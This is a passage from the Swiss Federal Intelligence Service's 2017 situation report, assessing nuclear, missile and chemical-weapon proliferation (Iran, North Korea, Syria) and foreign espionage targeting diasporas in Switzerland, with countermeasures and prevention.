La situation en lien avec le programme nucléaire iranien s'est nettement apaisée. Suite à l'Implementation Day (16 janvier 2016), l'année 2016 a été placée sous le signe de la normalisation des relations internationales de l'Iran. Le bilan de l'économie extérieure est nuancé : de nombreuses délégations économiques se sont rendues en Iran, témoignant de l'intérêt des nations exportatrices pour le marché iranien. Les conclusions de contrats majeurs et de longue durée peinent par contre à suivre, à quelques exceptions près. Les acteurs du secteur financier continuent de se montrer frileux envers le commerce avec l'Iran. Dans le cadre de la collaboration institutionnelle, le pays cherche à se rapprocher des organismes internationaux, et notamment de l'Organisation mondiale du commerce. La Suisse contribue à la mise en œuvre de l'accord Joint Comprehensive Plan of Action (JCPOA), en particulier dans les processus susmentionnés.

Normalité tendue en matière de missiles balistiques iraniens

Dans les négociations de l'Iran avec les pays du groupe P5+1 (les membres permanents du Conseil de sécurité de l'ONU et l'Allemagne), aucun consensus viable n'a pu être obtenu sur la question des programmes iraniens visant à fabriquer et propager des missiles balistiques. Le programme de missiles iranien continue donc d'être subordonné aux contraintes du régime de contrôle de la technologie des missiles. Les livraisons en faveur des programmes de vecteurs n'étant pas susceptibles d'autorisation, l'Iran doit conserver ses structures d'approvisionnement clandestines dans ce domaine. Durant l'année 2016, l'Iran a testé différents missiles de son arsenal dans le cadre usuel. Aucune avancée technologique majeure n'a pu être constatée.

Nouveaux tests du programme nucléaire nord-coréen

Le programme nucléaire nord-coréen reste une source de préoccupation pour la communauté internationale. En date du 6 janvier 2016 et pour la quatrième fois déjà au total, la Corée du Nord a fait exploser une charge nucléaire. L'engin explosif représente techniquement une évolution de la technologie actuelle, mais il ne

correspond pas au développement abouti d'une bombe à hydrogène. Le 9 septembre 2016, la Corée du Nord a fait exploser son arme nucléaire la plus puissante à ce jour à en croire les mesures sismiques. Pyongyang a annoncé qu'il s'agissait d'un engin explosif miniaturisé apte à être utilisé comme ogive d'un missile balistique.

Les informations disponibles sur la Corée du Nord restent maigres. Le processus politique lancé dans le cadre des discussions dites des six parties (Corée du Nord, Corée du Sud, États-Unis, Chine, Russie et Japon) reste au point mort. La Corée du Nord augmente sa capacité à produire des matières fissiles pour des armes nucléaires et pourrait être en mesure, en cas de conflit, de fournir à ses troupes quelques charges explosives nucléaires. À ce jour, cette menace reste toutefois régionale.

Les missiles balistiques nord-coréens en progrès constant

En 2016, la Corée du Nord a procédé à une série de tests de missiles sans précédent. Soulignons tout particulièrement les tests de missiles à carburant liquide de portée moyenne et de missiles navals, ainsi que l'apparition de nouveaux systèmes à propergol solide. La Corée du Nord a manifestement mis à profit l'année 2016 pour travailler à la fabrication de corps de rentrée utilisables pour des missiles intercontinentaux, bien qu'aucun test dans ce sens n'ait eu lieu.

Utilisation de substances chimiques comme armes en Syrie et en Irak

Des armes et substances chimiques ont été utilisées à plusieurs reprises dans les zones de guerre en Syrie et en Irak, comme le confirment des indications issues de sources fiables. Ces moyens sont disponibles dans cette région pour toutes les parties au conflit. Le seuil d'inhibition pour l'emploi de matières chimiques est faible, et les combattants sur place disposent de l'expérience nécessaire dans l'engagement de ces moyens. Des installations de production improvisées pourraient également toujours être présentes dans la région. Ces constats influent sur l'appréciation de la probabilité d'attaques non conventionnelles hors de la zone de conflit également, par exemple par des acteurs terroristes.

Corée du Nord :
test d'un missile balistique
à propergol solide Pukguksong-2
(étoile du nord)
le 12 février 2017

L'APPRÉCIATION

Crise nucléaire avec l'Iran : lenteur dans la mise en œuvre de l'accord-cadre

L'accord-cadre et sa codification contraignante dans le cadre de la résolution 2231 du Conseil de sécurité de l'ONU limitent efficacement la possibilité pour l'Iran d'entrer à court terme en possession d'armes nucléaires. Ils peuvent à long terme mener à une normalisation de la situation entourant le dossier nucléaire iranien.

Les volets du commerce extérieur de l'Iran en lien avec la prolifération seront encore soumis à un régime d'autorisation spécial pendant des années. Ce régime englobe notamment des servitudes détaillées pour les entreprises d'exportation lors des livraisons de biens en Iran et des contrôles des marchandises livrées par les autorités de l'État exécutant. Le programme de missiles iranien reste aussi dans le viseur des services de renseignement, notamment en raison de la livraison d'armes et de technologies iraniennes sur le théâtre des combats en Syrie.

A l'heure actuelle, la pérennité de l'accord-cadre n'est pas menacée, bien que des forces s'évertuent à saper cet accord, en Iran comme du côté de ses partenaires contractuels. Sa mise en œuvre plutôt lente et les faibles résultats visibles dans la vie quotidienne des Iraniens affaiblissent son acceptation parmi une frange de la population. Soulignons néanmoins que l'Iran a profité des aspects positifs de l'accord JCPOA en 2016. Le commerce du pétrole s'est considérablement normalisé et les contacts diplomatiques avec l'Occident ont augmenté significativement. De nouveaux aléas sont apparus avec l'arrivée de l'administration Trump.

Année très intense en Corée du Nord

Avec deux essais nucléaires et une série de tests soutenue avec des missiles balistiques, 2016 peut être désignée comme l'année la plus intense à ce jour du programme d'armes de destruction massive nord-coréen. La Corée du Nord travaille manifestement à développer sa capacité d'utiliser ses moyens stratégiques au-delà du cadre régional. Ces efforts sont en premier lieu dirigés contre les États-Unis et visent à établir un rapport de dissuasion réciproque avec Washington. La tension dans la péninsule coréenne reste donc élevée.

Prolifération et terrorisme

L'utilisation de substances chimiques comme armes dans le conflit en Syrie atteste l'importance de la non-prolifération d'armes de destruction massive dans la lutte contre le terrorisme. Tout comme pour les matières explosives, un groupe de terroristes doit évaluer si le transport de substances chimiques est plus facile à gérer que leur production dans le secteur d'engagement. Le contrôle des substances chimiques nécessaires à l'élaboration d'armes et le contact étroit du SRC avec l'industrie et le commerce soutiennent les mesures de lutte contre le terrorisme.

LES PERSPECTIVES

Des risques variés pour la Suisse


La prévention de la livraison via des pays tiers de marchandises et de technologies soumises à contrôle vers des pays problématiques du point de vue de la prolifération représente un important défi pour le contrôle suisse à l'exportation. La Suisse dispose d'excellentes capacités industrielles et offre une plateforme de recherche attrayante et relativement ouverte en comparaison internationale. La présence d'étudiants issus d'États hors de l'UE est en hausse, également d'États considérés comme sensibles du point de vue de la prolifération. Outre les instituts de recherche et les hautes écoles, le SRC sensibilise dès lors de plus en plus aussi les étudiants étrangers à la législation suisse et aux risques liés à la prolifération. La transmission de savoir-faire, une simple collaboration, même de nature informelle, ou des faveurs vis-à-vis des instituts de formation ou de recherche dans le pays d'origine peuvent ainsi être soumises à autorisation en Suisse.

Grâce à la coopération internationale et à la collaboration avec l'industrie, les autorités suisses sont à même d'empêcher ou de démasquer des tentatives illégales d'acquisition. L'industrie suisse assume ses obligations légales de manière exemplaire et se met en contact avec les autorités en cas de doute.

Les défis sont toutefois toujours plus nombreux. Les voies d'acquisition évoluent en permanence et se réorganisent. Nombreuses sont celles qui transitent par l'Asie. Le déplacement croissant de la production à l'étranger rend la tâche plus complexe, à la fois pour l'industrie et les autorités en matière de contrôle du flux des marchandises critiques. On constate également dans les domaines concernés par la prolifération une tendance des acheteurs à se focaliser sur l'acquisition de sous-systèmes et de composants plutôt que sur des systèmes entiers. Identifier des sous-systèmes critiques et les soustraire au commerce illégal est plus difficile que de faire la même chose pour des systèmes entiers, dont l'exportation est soumise à des contrôles internationaux toujours plus étendus et plus efficaces. ■

Le service de renseignement prohibé

Le service de renseignement prohibé sert les intérêts d'États, voire également des intérêts privés de personnes influentes dans ces États. Le service de renseignement prohibé classique est un ensemble de méthodes établies depuis longtemps, qui est toutefois élargi depuis des années par les moyens ressortissant au cyberespionnage. Il faut partir d'un besoin en informations constamment donné et actualisé, éventuellement accentué par des situations extraordinaires couplées à des besoins particuliers ou plus détaillés en informations. Ces besoins existent pour la politique, l'économie et l'armée, et se manifestent aussi vis-à-vis des diasporas. Les activités d'espionnage ne violent pas seulement la souveraineté des États au sein desquels ou contre lesquels elles sont menées, puisque la fuite de données provoque des dommages directs ou indirects, l'intégrité corporelle et la vie des membres de la diaspora et de leurs proches dans le pays d'origine peuvent être menacées et les accès obtenus par espionnage peuvent éventuellement être utilisés en plus à des fins de manipulation ou même de sabotage.



LA SITUATION

Encore « en ligne de mire »

En 2016, le SRC a présenté son court métrage « En ligne de mire » au public. Dans le cadre de ses séances et de ses visites de prévention et de sensibilisation, le SRC s'en sert pour montrer comment les services de renseignement étrangers pratiquent l'espionnage économique. Les modes opératoires présentés sont toutefois aussi utilisés dans d'autres champs d'espionnage.

Le service de renseignement prohibé est pratiqué à l'aide d'un ensemble de moyens et de méthodes connus et établis depuis longtemps. Le cyberespionnage, qui sert au service de renseignement prohibé classique et inversement, complète le tout. Le thème central du présent rapport est consacré à cette thématique. Le service de renseignement prohibé sert à récolter des informations importantes sur le triple plan politique, économique et militaire, et les diasporas sont également la cible de ses activités.

Les diasporas prises pour cibles

Le service de renseignement prohibé exercé à l'encontre de membres de diasporas doit servir ici d'exemple pour la représentation de la situation. Des diasporas en Suisse sont régulièrement visées par des opérations de recherche d'informations. Les ressortissants d'une douzaine d'États environ en sont constamment touchés.

Les diasporas ont des profils différents, puisqu'il peut selon les cas s'agir de groupes homogènes de taille réduite ou de communautés plus grandes à la composition variée. Ces personnes sont en Suisse depuis longtemps ou depuis peu seulement, elles sont par exemple venues comme travailleurs ou comme persécutés politiques, elles sont intéressées ou pas aux événements politiques dans leur pays d'origine, tout en adoptant une attitude indifférente, favorable, critique ou défavorable vis-à-vis du gouvernement. Il y a parmi elles des personnes qui appartiennent à des groupes qui combattent par les armes le gouvernement ou le régime au pays. Ce tableau ne doit pas être davantage brossé ici. L'objectif pour les services de renseignement étrangers consiste toutefois précisément d'abord à obtenir une image détaillée et, le cas échéant, complète de leurs ressortissants à l'étranger.

Les méthodes utilisées contre les diasporas

L'objectif prioritaire de l'État étranger consiste à identifier des personnes et constater leur avis ou positionnement politique vis-à-vis de certaines organisations et associations. Ces renseignements peuvent en partie être obtenus à l'aide d'informations publiquement accessibles, mais des activités relevant du service de renseignement prohibé interviennent souvent déjà à ce stade, avec par exemple la surveillance de manifestations. Grâce à une image d'ensemble toujours plus précise, on peut ensuite en déduire les besoins additionnels en informations (personnes cibles) et les méthodes envisageables pour les couvrir. C'est ainsi qu'une personne en Suisse a été recrutée par un service de renseignement étranger afin de s'occuper

d'une figure de proue d'une association réputée antigouvernementale. Les deux personnes se connaissaient déjà. La personne recrutée a été financièrement incitée à accepter cette mission, car elle était lourdement endettée. Elle avait déjà essayé auparavant de se débarrasser de ses dettes de manière illégale.

Des incitations financières, de meilleures conditions d'existence pour les proches dans le pays d'origine, des possibilités de visite au pays ou le chantage justement sont quelques-uns des motifs qui peuvent pousser des personnes à collaborer avec des services de renseignement étrangers. On a aussi observé que des personnes ayant des liens avec des groupes extrémistes violents étaient employées à des fins de renseignement. Il en va de même pour les journalistes accrédités en Suisse provenant de certains pays, qui utilisent leur profession comme camouflage. On observe aussi que des requérants d'asile, des traducteurs et des propriétaires de bureaux de voyage sont recrutés par des services de renseignement étrangers. Ils sont téléguidés par des officiers traitant des services de renseignement qui travaillent souvent à l'ambassade.

Dans de telles activités relevant du service de renseignement prohibé, il n'y a pas seulement des ressortissants de l'État concerné qui peuvent être impliqués, mais aussi des personnes ayant une double nationalité. Des ressortissants suisses, qu'ils viennent ou non du pays concerné, peuvent également être impliqués comme personnes cibles ou se rendre coupables d'espionnage parce qu'ils ont servi de source d'information pour un service de renseignement étranger.

Les implications du service de renseignement prohibé

Le service de renseignement prohibé sert à rechercher des informations qui sont utilisées et qui permettent au service de renseignement étranger d'établir son tableau de la situation, mais aussi de prendre d'autres mesures. Les observations issues du renseignement permettent par exemple de dénoncer ou de ridiculiser des personnes mais elles se prêtent aussi à des actes de répression. Un procédé relevant du renseignement peut lui-même avoir un caractère menaçant, mais il est également possible de menacer directement et explicitement. Les informations obtenues peuvent avant tout avoir des conséquences dans le pays d'origine, une personne pouvant par exemple simplement se voir refuser les papiers ou les prestations consulaires nécessaires au voyage. Il est également possible que la personne concernée soit arrêtée lors de son arrivée dans le pays d'origine puis soit au moins interrogée. Les proches vivant au pays peuvent aussi être interrogés ou être victimes de répressions et de tracasseries. Enfin, les accès aux cercles d'opposition peuvent être utilisés pour perturber et saper leur travail, en semant par exemple le doute quant à l'intégrité des dirigeants.

L'APPRÉCIATION

Des besoins constants en informations

Le service de renseignement prohibé sert les intérêts des États qui le pratiquent, éventuellement aussi les intérêts privés de personnes influentes dans ces États. Les décideurs et autorités de ces États ont un besoin constant en informations actuelles. Des événements peuvent éventuellement aussi engendrer un besoin en informations spécifiques, peut-être seulement temporaire. Sont recherchées des informations ayant une valeur politique, économique ou militaire. Celles-ci peuvent aider à avantager un État directement ou son économie (dans l'ensemble ou certaines entreprises particulières) ou seulement aussi à conserver sa position dans le tissu international. Elles peuvent toutefois aussi servir à maintenir un appareil de direction politique, les activités d'espionnage pouvant alors se tourner vers les propres ressortissants à l'étranger.

Les conséquences

Le service de renseignement politique, économique et militaire peut avoir des conséquences qui n'ont plus rien à voir avec le service de renseignement prohibé au sens strict du terme. Les informations obtenues peuvent en partie porter directement leurs fruits, par exemple lorsqu'une entreprise, au lieu d'élaborer elle-même à grands frais des méthodes de production, peut les copier ou remporte la mise face à ses concurrents, car elle connaissait leurs offres. Elles peuvent toutefois aussi servir indirectement, en provoquant des dommages chez l'adversaire. Il faut à cet égard penser aux opérations d'information – devenues omniprésentes dans l'intervalle et pouvant être alimentées à partir d'observations issues du renseignement – mais également aux attaques tangibles. Car il est non seulement possible que des données fuitent mais aussi que des accès acquis à des fins d'espionnage puissent être utilisés pour manipuler, dénoncer, exercer une influence politique et même commettre des actes de sabotage.

Les conséquences pour les personnes directement touchées par les activités d'espionnage visant une diaspora et éventuellement aussi pour leurs proches dans le pays d'origine ont déjà été mentionnées précédemment. Le service de renseignement prohibé et en particulier les tentatives d'intimider, de politiser, voire même de polariser la diaspora et de monter les gens les uns contre les autres peuvent menacer la paix d'un pays. Tout cela va à l'encontre des tâches de l'État consistant, d'une part, à protéger les droits fondamentaux et la liberté de ses habitants et, d'autre part, à garantir leur sécurité ainsi que l'ordre.

La profondeur de l'infiltration

Alors que dans le domaine du cyberespionnage l'on a une idée assez précise, au moins pour certains États, de la profondeur de leur infiltration dans des systèmes d'information et de communication, il est impossible de le dire dans le domaine de l'espionnage classique. Il faut admettre qu'il y a de grandes différences,

que des pays plus petits et plus pauvres ne peuvent par exemple pas atteindre le même taux d'infiltration. Les régimes autoritaires engagent par ailleurs toujours des moyens conséquents, également dans les pays pauvres, pour effectuer des recherches sur leurs ressortissants à l'étranger. S'ajoute à cela qu'un déploiement modeste de moyens peut, le cas échéant, déjà suffire pour empêcher les forces oppositionnelles d'obtenir un impact notable.

Court métrage « En ligne de mire » sur l'espionnage économique en Suisse

disponible sur le site web
www.vbs.admin.ch/fr/themes/recherche-renseignements/espionnage-economique.html

Commentaires sur le court métrage « En ligne de mire » disponibles sur le même site, rubrique
Dokumente/Espionnage économique

LES PERSPECTIVES

Les activités d'espionnage vont se poursuivre

Les intérêts économiques, politiques et militaires vont continuer à faire l'objet d'activités d'espionnage. Plusieurs éléments font que la Suisse reste une cible pour les activités relevant du service de renseignement prohibé ou au moins que la Suisse soit le théâtre de telles activités. Pour n'en citer que quelques-uns, il y a par exemple le standard technologique élevé de l'industrie suisse, les activités de recherche en Suisse, la place financière ainsi que le commerce d'énergie et de matières premières. S'y ajoute le fait que des parties de l'ONU et d'autres organes internationaux ont leur siège en Suisse. Les membres de diverses diasporas vont également rester la cible d'activités de renseignement. Il faut s'attendre à ce que des activités de renseignement prohibé soient menées au profit du maintien ou de la consolidation du pouvoir de régimes avant tout autoritaires ou dictatoriaux.

Les mesures de lutte et la prévention

Le service de renseignement prohibé est le plus souvent exécuté sur mandat étatique, mais ce sont des individus qui s'en rendent coupables. S'il y a des circonstances relevant du droit pénal, c'est-à-dire qu'un soupçon est suffisamment documenté, celui-ci est examiné à l'aide de moyens de poursuite pénale. Il s'agit ici de délits officiels, c'est-à-dire qu'il n'est pas nécessaire qu'un lésé dépose une plainte, puisque le service de renseignement prohibé viole des intérêts étatiques. Ils sont toutefois définis comme des délits politiques, pour lesquels il est nécessaire d'obtenir une autorisation du Conseil fédéral avant de pouvoir les poursuivre au pénal. Si l'auteur présumé est un diplomate accrédité en Suisse, le pays d'envoi devrait en plus lever son immunité.

Si les soupçons ne sont pas suffisants pour ouvrir une procédure pénale ou si le Conseil fédéral ne donne pas l'autorisation à cet effet, d'autres mesures sont à disposition. Il est ainsi possible, par des canaux informels, d'obtenir le rapatriement de la personne active dans le renseignement. Il est également possible de prononcer une expulsion ou de déclarer la personne « persona non grata », voire, dans le cas où la personne ne se trouve pas encore dans le pays, de prononcer une interdiction d'entrée ou de refuser le visa nécessaire, ou l'accréditation. Ces possibilités sont complétées par des mesures du Conseil fédéral, qui elles aussi peuvent consister en l'expulsion d'une personne ou en une interdiction d'entrée sur sol suisse. À la différence des mesures prises par les autres autorités, il n'y a pas de voie de recours contre les mesures du Conseil fédéral.

Malgré la palette de mesures de lutte existantes, la prévention reste l'un des principaux outils contre l'espionnage. Outre le travail des autorités compétentes en la matière, elle consiste principalement à sensibiliser et à former, d'une part pour ce qui est du traitement des informations dignes d'être protégées, d'autre part en donnant des indications sur les manières

de procéder des services de renseignement. Cette sensibilisation vis-à-vis des modes opératoires de services de renseignement étrangers peut au moins aboutir à ce qu'un comportement suspect soit identifié rapidement ou suffisamment tôt, c'est-à-dire avant que la source d'information désignée ne se soit profondément fondue dans le paysage ou qu'elle se soit éventuellement déjà rendue coupable d'un acte répréhensible. Montrer comment les services de renseignement étrangers procèdent, tel est le but du court métrage « En ligne de mire ». Celui-ci doit permettre d'identifier suffisamment tôt de telles tentatives, chaque personne habitant en Suisse devant annoncer au SRC toute tentative de recrutement. ■

Dernière scène du court métrage « En ligne de mire »

Liste des abréviations

APT ..... Advanced Persistent Threats
AQMI ..... Al-Qaïda au Maghreb islamique
AQPA..... Al-Qaïda dans la péninsule arabique
CCDJP..... Conférence des directrices et directeurs des départements cantonaux de justice et police
CCIS..... Conseil central islamique suisse
CCPCS ..... Conférence des commandants des polices cantonales de Suisse
DFAE ..... Département fédéral des affaires étrangères
DHKP-C..... Parti-Front révolutionnaire de libération du peuple
DWR ..... Die wahre Religion
JCPOA..... Joint Comprehensive Plan of Action
JFS..... Front pour la conquête du Levant (Jabhat Fatah al-Cham)
LMSI..... Loi fédérale instituant des mesures visant au maintien de la sûreté intérieure
LRens ..... Loi sur le renseignement
LTTE ..... Tigres de libération de l'Eelam tamoul / Liberation Tigers of Tamil Eelam
MELANI..... Centrale d'enregistrement et d'analyse pour la sûreté de l'information
NSA..... National Security Agency
OSCE ..... Organisation pour la sécurité et la coopération en Europe
OTAN..... Organisation du Traité de l'Atlantique Nord
PES..... Présentation électronique de la situation
PKK ..... Parti des travailleurs du Kurdistan
TAK..... Faucons de la liberté du Kurdistan

Rédaction

Service de renseignement
de la Confédération SRC

Clôture de la rédaction

Février/mars 2017

Contact

Service de renseignement
de la Confédération SRC
CH-3003 Berne
E-mail : info@ndb.admin.ch
www.src.admin.ch

Diffusion

OFCL, Vente des publications fédérales,
CH-3003 Berne
www.publicationsfederales.admin.ch
n° d'art. 503.001.17f
ISSN 1664-4697

Copyright

Service de renseignement
de la Confédération SRC, 2017

LA SÉCURITÉ DE LA SUISSE
Service de renseignement de la Confédération SRC
Papiermühlestrasse 20
CH-3003 Berne
www.src.admin.ch / info@ndb.admin.ch